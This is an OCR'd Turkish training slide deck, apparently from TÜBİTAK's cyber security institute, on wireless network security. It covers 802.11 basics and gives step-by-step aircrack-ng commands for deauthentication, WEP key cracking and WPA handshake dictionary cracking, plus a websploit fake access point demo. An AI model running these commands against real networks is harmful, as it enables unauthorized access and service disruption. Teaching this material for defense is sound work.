Bilgi Güvenliğine Giriş
Kablosuz Ağ Güvenliği

TÜBİTAK BİLGEM
Siber Güvenlik Enstitüsü

Bu doküman, alıntı vererek kullanılabilir ya da paylaşılabilir ancak değiştirilemez ve ticari amaçla kullanılamaz.
Detaylı bilgiye https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode.tr bağlantısından erişebilirsiniz.

İçerik

- Kablosuz Ağ Standartları ve Temel Kavramlar
- Kablosuz Ağ Zayıflıkları
- Servis Engelleme Saldırıları
- WPA ve WEP Şifresi Kırma Adımları
- Demo

TÜBİTAK

CC BY NC ND

Kablosuz Ağ Standartları

Standart	Modülasyon Tekniği	Frekans bandı	Veri hızı (Maksimum)	Maksimum sinyal aralığı	Yayın tarihi
802.11	FHSS DSSS	2.4 GHz	2 Mbps	Tanımlanmamış	1997
802.11a	OFDM	5 GHz	54 Mbps	50 m	1999
802.11b	FHSS	2.4 GHz	11 Mbps	100 m	1999
802.11g	OFDM	2.4 GHz	54 Mbps	100 m	2003
802.11n	OFDM DSSS	2.4 GHz 5 GHz	540 Mbps	250 m	2009

itim.sge.gov
ENSTİTÜSÜ
nlik Eğitim ve Araştır


802.11b/g/n Kanalları

2,4 GHz hızında, her kanal 22 MHz genişliğinde,

- Her kanal 5 MHz ile birbirinden ayrılmış durumda,
- Kanallar için çakışma olabilir.
- Çakışmayı engellemek için her AP en az kanal uzalta konumlandırılmalıdır. (1,6,11)

Kanal sayısı ülkelere göre farklılık gösterebilir.

- ABD'de, 1-11 kanal kullanılmaktadır.
- Avrupa'da, kanal 1-13
- Francsa 10-13
- Japonya: 1-14




BY NC ND

802.11b/g/n Kanalları

2,4 GHz hızında, her kanal 22 MHz genişliğinde,

- 2.4 Ghz de kanal genişliği 20mhz iken 5ghz de 40 mhz ye çıkarılmıştır.
- Düşük frekansın mesafeyi, yüksek frekans kaliteyi artırır.
- Modem çıkış gücü sinyal kirliliğini artırır. Düşük kanal seviyesi için düşük güç miktarı daha uygundur.



BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ Güvenlik Eğitim ve Araştırma Merkezi

CC BY NC ND

Temel Kavramlar

Service Set Identifiers (SSIDs) :

- SSID: Kablosuz ağın yayın yaptığı isim.
- BSSID: Basic SSID – Erişim noktasının MAC adresi
- ESSID: Extended SSID - Bir veya birden fazla Erişim noktasının sağladığı yayın ismi.

Genellikle her erişim noktası kendi ESSID ‘sine sahiptir.

Roaming sağlanması için birden fazla erişim noktası tek bir ESSID ile yapılandıırlabilir. Ör; otel ağları,

CC BY NC ND

Kablosuz Ağ zayıflıkları

- Servis engelleme (deauthentication, dissassociation)
- Rogue erişim noktası
- Erişim noktasında eksik ve güvenli olmayan yapılandırma
- Kripto açıklıkları
- Sahte erişim noktası ile kullanıcıları aldatma

TÜBİTAK

Servis Engelleme

802.11b/g/n cihazları, aynı frekansta çalışan başka sistemler tarafından servis engelleme saldırılarına açıktırlar.

En çok kullanılan yöntemi deauthentication paketleri göndererek kullanıcıları engellemektir.

```
# aireplay-ng --deauth 10 -a <AP MAC> -c <CLIENT MAC> eth0
```

SİBER GÜVENLİK ENSTİTÜSÜ
Güvenlik Eğitim ve Araştırma M

BY NC ND

Kablosuz Ağları Kırma (Cracking)

Gereksinim

- Erişim noktası MAC adresi
- İstemci MAC adresi
- Ağ ismi,

Araçlar

BackTrack Linux

www.backtrack-linux.org

Kali Linux

www.kali.org

Kablosuz Adaptor

TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ
Güvenlik Eğitim ve Araş

Kablosuz Ağları Bulma

Ağdaki erişim noktaların tespiti 2 farklı kategoride değerlendirilmektedir.

Kablolu ağ üzerinden keşif;

- Nessus benzeri zafiyet tarayıcıları ile kablosuz ağ keşfi
- MAC adresini analiz etme

Kablosuz ağ keşfi

- War walking
- Kablosuz ağ trafiğini yakalama ve monitör etme

egitim.gov.tr
TÜBİTAK
SİBER GÜVENLİK
Eğitim ve Ar
CC BY NC ND

MAC Adresi Analizi

Kablosuz cihaz üreticileri MAC adreslerinde OUI (Organizationally Unique Identifiers) kullanmaktadır.

Elde edilen MAC adresi ile OUI-Üretici tablosu üzerinden üretici tespiti

http://standards.ieee.org/regauth/oui/oui.txt

00-00-11 (hex)	NORMEREL SYSTEMES
000011 (base 16)	NORMEREL SYSTEMES 58 RUE POTTIER 78150 LE CHESNAY FRANCE

cc BY NC ND

NESSUS ile Erişim Noktası Tespiti

11026 numaralı eklenti ile,

Aşağıdaki kontroller yapılabilir:

- Active stack fingerprinting (İşletim Sistemi Tespiti)
- 80. port üzerinde çalışan web yönetim arayüzlerinin banner analizi
- 21. port üzerinde çalışan web yönetim arayüzlerinin banner analizi
- Varsayılan «**public**» community isimleri ile SNMP sorguları

Nessus,

- 125 farklı Erişim noktası
- Hızlı tarama amacıyla kullanılabilir.
- Sadece sınırlı sayıda port taraması yapılabilir. {ör; 20-200}


BY NC ND

Dinleme ile Erişim Noktası Tespiti (Sniffing)

Kablolu ağı dinler ve MAC adreslerini bulunur.

Kablusuz ağı dinleyerek erişim noktalrı tespit edilir.

Aynı zamanda istemciler de görülür.



MAC adresleri açık metin olarak iletilir, SSID gibi…

Kablosuz ağı dinleme özelliğine sahip araçlar: Tcpdump, Wireshark, Kismet

Ticari araçlar: WildPackets' OmniPeek *www.wildpackets.com*

CC BY NC ND

Kablosuz Ağ Dinleme

Master mode: Erişim noktası gibi davranılır.

Ad-hoc mode: Eşdüzeyde, uç uca bağlantılar için kullanılır.

Managed mode: Erişim noktasına bağlanmış istemci gibi davranılır.

Monitor mode: Pasif olarak bütün kablosuz trafiği dinlenir.

Aynı zamanda tek bir kanal dinlenebilir.

SİBER GÜVENLİK ENSTİTÜSÜ
Güvenlik Eğitim ve Araştırma

CC BY NC ND

Monitor Moda Geçiş

Ağ trafiğni dinleme kiçin uygun bir moda geçiş yapmamız lazım

İwconfig komutu

```
# iwconfig [interface] mode monitor channel [N]
```

Öncelikle interface up olması lazım,

```
# ifconfig [interface] up
```

SİBER GÜVENLİK ENSTİTÜSÜ
Güvenlik Eğitim ve Araştırma

CC BY NC ND

Bilgi Elde Etme

Monitor modda dinleme ile:


- MAC adresleri, EN üretici bilgileri
- SSID'ler
- Kanallar ve veri hızları
- Kablosuz ağ üzerinden giden ağ protokolleri(ARP, IP…)

```
# airmon-ng start wlan0
```

SİBER GÜVENLİK ENSTİTÜSÜ

Wireshark ile Kablosuz Ağı Dinleme

```
# wireshark start
```



MAC adresleri, SSID, kanallar, hızları, data

BY NC ND

Erişim Noktası Tespit Araçları

- SSID Tarayıcılar
  - NetStumbler
  - MiniStumbler
  - WellenReiter
- Analiz-Denetleme Yazılımları
  - AirMagnet
  - AiroPeek
  - AirDefense
  - Kismet
  - Ethereal

egitim.sge.gov.tr • Siber Güvenlik Eğitim ve Araştırma Merkezi
TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ

Aircrack-ng

Kali ve Backtrack üzerinde aircrack-ng paketleri kurulu gelir.

Start / stop monitör (promiscuous) mod:

```
# airmon-ng stop wlan0
# airmon-ng check wlan0
# airmon-ng start wlan0 <channel>
```

EN'a paket inject edebilme testi;

```
# aireplay-ng -9 -e <ESSID> -a <MAC> wlan0
```

BY NC ND

WEP Şifreleme

WEP 'wired equivalent privacy'

- 64-bit veya 128-bit anahtar
- RC4 stream cipher , CRC-32 checksum
- 24-bitlik IV (initialization vector) → 2^24 (16 million) IV sayısı
- 5000 paket sonrası %50 ihtimalle IV tekrar eder.


Different methods have been developed

- 2001: Fluhrer, Mantin, and Shamir (FMS saldırısı) WEP akışını dinleyen pasif atak yöntemini açıkladı.
- 2005: FBI 3 dk. da WEP şifresini kıran demo yaptı.
- 2006: Bittau, Handley ve Lackey aktif atağın mümkün olduğunu gösterdi.
- 2007: Pychine, Tews, and Weinmann ("PTW" saldırısı) aktif saldırı yöntemi,

BY NC ND

WEP zayıflıkları

Ortak anahtar ile kimlik doğrulama : (Shared Key Authentication)



BY NC ND

5 Adımda WEP Şifresi Kırma

TÜBİTAK

1. Bilgi elde etme: EN MAC, ESSID, kanal

```
# airodump-ng wlan0
```

IV paketlerinin toplanması, en az 50k civarında paket yakalanmalıdır.

```
# airodump-ng -c <channel> -bssid <MAC> -w<output> wlan0
```

3. EN ile sahte oturum açma

```
# aireplay-ng -1 0 -e <ESSID> -a <MAC> wlan0
```

4. Daha fazla IV elde etmek için ARP paketlerinin gönderme

```
# aireplay-ng -3 -b <MAC> wlan0
```

5. Anahtarı kırma

```
FMS attacks (slow)    # aircrack-ng -f 1 -F <capture>.cap
PTW attacks (fast!)   # aircrack-ng -P 2 <capture>.cap
```

CC BY NC ND

WPA (2003)

- Kimlik Doğrulama
  - 802.1x çift yönlü
  - Anahtar dağıtımı
- Şifreleme
  - TKIP : 128 bit RC4, 48 bit IV
  - Her pakete yeni anahtar
- Bütünlük
  - MIC 64 bit kriptografik checksum

eğitim.sge.gov.tr • Siber Güvenlik Eğitim ve Araştırma Merkezi • TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ

WPA 802.11 El Sıkışması

Probe Request →

← Probe Response

Auth Request →

← Auth Challenge

Auth Response →

← Auth Success

Associate Request →

← Associate Response

DATA →

eğitim.sge.gov.tr
Siber Güvenlik Eğitim ve Araştırma Merkezi
TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ

CC BY NC ND

WPA Şifreleme

Wi-Fi Protected Access: WPA[1999] ve WPA2[2006]

WPA Personal
WPA-PSK

WPA Enterprise
WPA Radius

Temel WPA-PSK Kırma

WPA PSK tekrar üretilebilir!
...bu yüzden WPA elsıkışmasını yakalamak gerekir.

Sözlük Saldırısı

Rainbow Tables

Dört Faz

Promiscuous mod
Sniffing (Dinleme)
Deauthentication
Cracking(Kırma)

BILGEM SİBER GÜVENLİK ENSTİTÜSÜ Güvenlik Eğitim ve Araştırma

CC BY NC ND

WPA Cracking

1 PROMISQUOUS MODE

Set the network card in monitor mode

```
ifconfig <interface> down
iwconfig <interface> mode monitor
ifconfig <interface> up
airmon-ng stop <interface>
airmon-ng start <interface> <channel>
```

2 PREPARE SNIFFING

Open another terminal and prepare to capture the four-way h

```
airodump-ng -c <channel> --bssid <bssid> -w <output_prefix> <interface>
```

3 DEAUTHENTICATION

Deauthenticate the connected wireless client
(this step is optional and it brings to an active attack)

```
aireplay-ng -0 <deauthentications_count> -a <bssid> -c <client_mac> <interface>
```

4 CRACKING

Obtain the Pre-Shared-Key

```
aircrack-ng -w <dictionary> -b <bssid> <output_prefix>*.cap
```


BY NC ND

WPA2 (2004)

- Kimlik Doğrulama
  - Zorunlu - 802.1x ile çift yönlü
- Şifreleme
  - 128 bit AES, 48 bit IV
- Bütünlük
  - MIC (CBC-MAC)
- Zayıflık:
  - Mevcut EN'ler ve istemci adaptörleri desteklemiyor olabilir.

TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ
eğitim.sge.gov.tr • Siber Güvenlik Eğitim ve Araştırma Merkezi
CC BY NC ND

WPA2 güvenli midir?



egitim.gov.tr
Eğitim ve Ar

802.11 WEP – WPA – WPA2

	WEP	WPA	WPA2
Şifreleme	Şifreleme yapısı kırıldı. RC4 algoritması	WEP in açıklarını kapatıyor. TKIP/RC4	CCMP/AES CCMP/TKIP
Şifreleme Anahtarı	40/104 bit	128 bit anahtar	128 bit
IV	24 bit	48 bit	48 bit
Anahtar Değişikliği	Anahtar sabittir.	Anahtarlar her oturum,her paket için değişir.	Anahtar değişikliğine gerek yoktur.
Anahtar yönetimi	Anahtar yönetimi yoktur	802.1x	802.1x
Kimlik Doğrulama	Zayıf bir yöntem	802.1x EAP	802.1x EAP
Veri Bütünlüğü	ICV	MIC (TKIP)	MIC (CCMP)

eğitim.sge.gov.tr
Siber Güvenlik Eğitim ve Araştırma Merkezi
TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ

Sahte Erişim Noktası Oluşturma

websploit

```
# websploit
```

Network/fakeap modülü

```
# wsf > use network/fakeap
```

```
# wsf:Fake Ap > Show options
```

ESSID set etme

```
# wsf:Fake Ap > set ESSID
# wsf:Fake Ap > run
```

```
[+] Pin cracked in 3592 seconds
[+] WPS PIN: '92442559'
[+] WPA PSK: '92442559'
[+] AP SSID: '850584'
```

TÜBİTAK
Eğitim ve Araştırma Merkezi
BY NC ND

Websploit

Applications Places Tue Jun 11, 5:01 PM root

root@kali: ~

File Edit View Search Terminal Help

```
 __      __          __                          ___                  __
/\ \   __/\ \        /\ \                        /\_ \               __/\ \__
\ \ \/\ \ \ \ \     __\ \ \____    ____   _____ \//\ \     ___ /\_\ \ ,_\
 \ \ \ \ \ \ \ \  /'__`\ \ '__`\  /',__\/\ '__`\\ \ \ \   / __`\/\ \ \ \/
  \ \ \_/ \_\ \/\  __/\ \ \L\ \/\__, `\ \ \L\ \\_\ \_/\ \L\ \ \ \ \ \_
   \ `\___x___/\ \____\\ \_,__/\/\____/\ \ ,__//\____\ \____/\ \_\ \__\
    '\/__//__/  \/____/ \/___/  \/___/  \ \ \/ \/____/\/___/  \/_/\/__/
                                         \ \_\
                                          \/_/

                --=[WebSploit FrameWork
        +---**---==[Version :2.0.3
        +---**---==[Codename :CyberTron
        +---**---==[Available Modules : 16
                --=[Update Date : [r2.0.3-116 9.10.2012]


wsf > use network/fakeap
[!]Notice : You Should Be Installed DHCP Before Run This Attack, If DHCP Not Ins
talled Run This Command in Terminal :
sudo apt-get install dhcp3-server
wsf:Fake AP > show options

Options          Value                          RQ      Description
---------        --------------                 ----    --------------
Interface        wlan0                          yes     Wireless Interface Name
ESSID            FakeAP                         yes     ESSID Name For Fake AP
Channel          11                             yes     Channel Number

wsf:Fake AP > set ESSID fake access point
ESSID =>  fake access point
wsf:Fake AP > show options

Options          Value                          RQ      Description
```

root@kali: ~ root@kali: ~

KALI LINUX

BY NC ND

Sonuç

Kablosuz ağlara çeşitli saldırı yöntemleri mevcut.

Bu saldırılar sonucunda elde edilen şifre ile kablosuz ağa dahil olunup tarama , ağdaki diğer makienelr sızma gibi adımlar gerçekleştirilebilir.

WPA2 kullanılmalı ve uzun, alfanumerik şifreler tercih edilmeli.

WPS kapatılmalı, MAC filtrelemesi kullanılmalı

BY NC ND

Dipnot

TCK 243/1 – Bir bilişim sistemine girme

- Bir bilişim sisteminin bütününe veya bir kısmına, hukuka aykırı olarak giren veya orada kalmaya devam eden kimseye iki yıla kadar hapis veya adli para cezası verilir.

BILGEM
SİBER GÜVENLİK ENSTİTÜSÜ
Güvenlik Eğitim ve Ar
BY NC ND

Referanslar

- http://www.wireshark.org/
- http://www.nmap.org/
- http://www.foundstone.com/
- https://www.pcisecuritystandards.org
- https://cassandra.cerias.purdue.edu
- http://www.cisecurity.com/benchmarks.html
- http://www.sans.org/score/checklists.php
- http://sectools.org/
- http://www.netcraft.com
- http://www.google.com
- http://sourceforge.net/projects/spiderfoot/

Güvenlik Eğitim ve A

BY NC ND

TÜBİTAK

Teşekkürler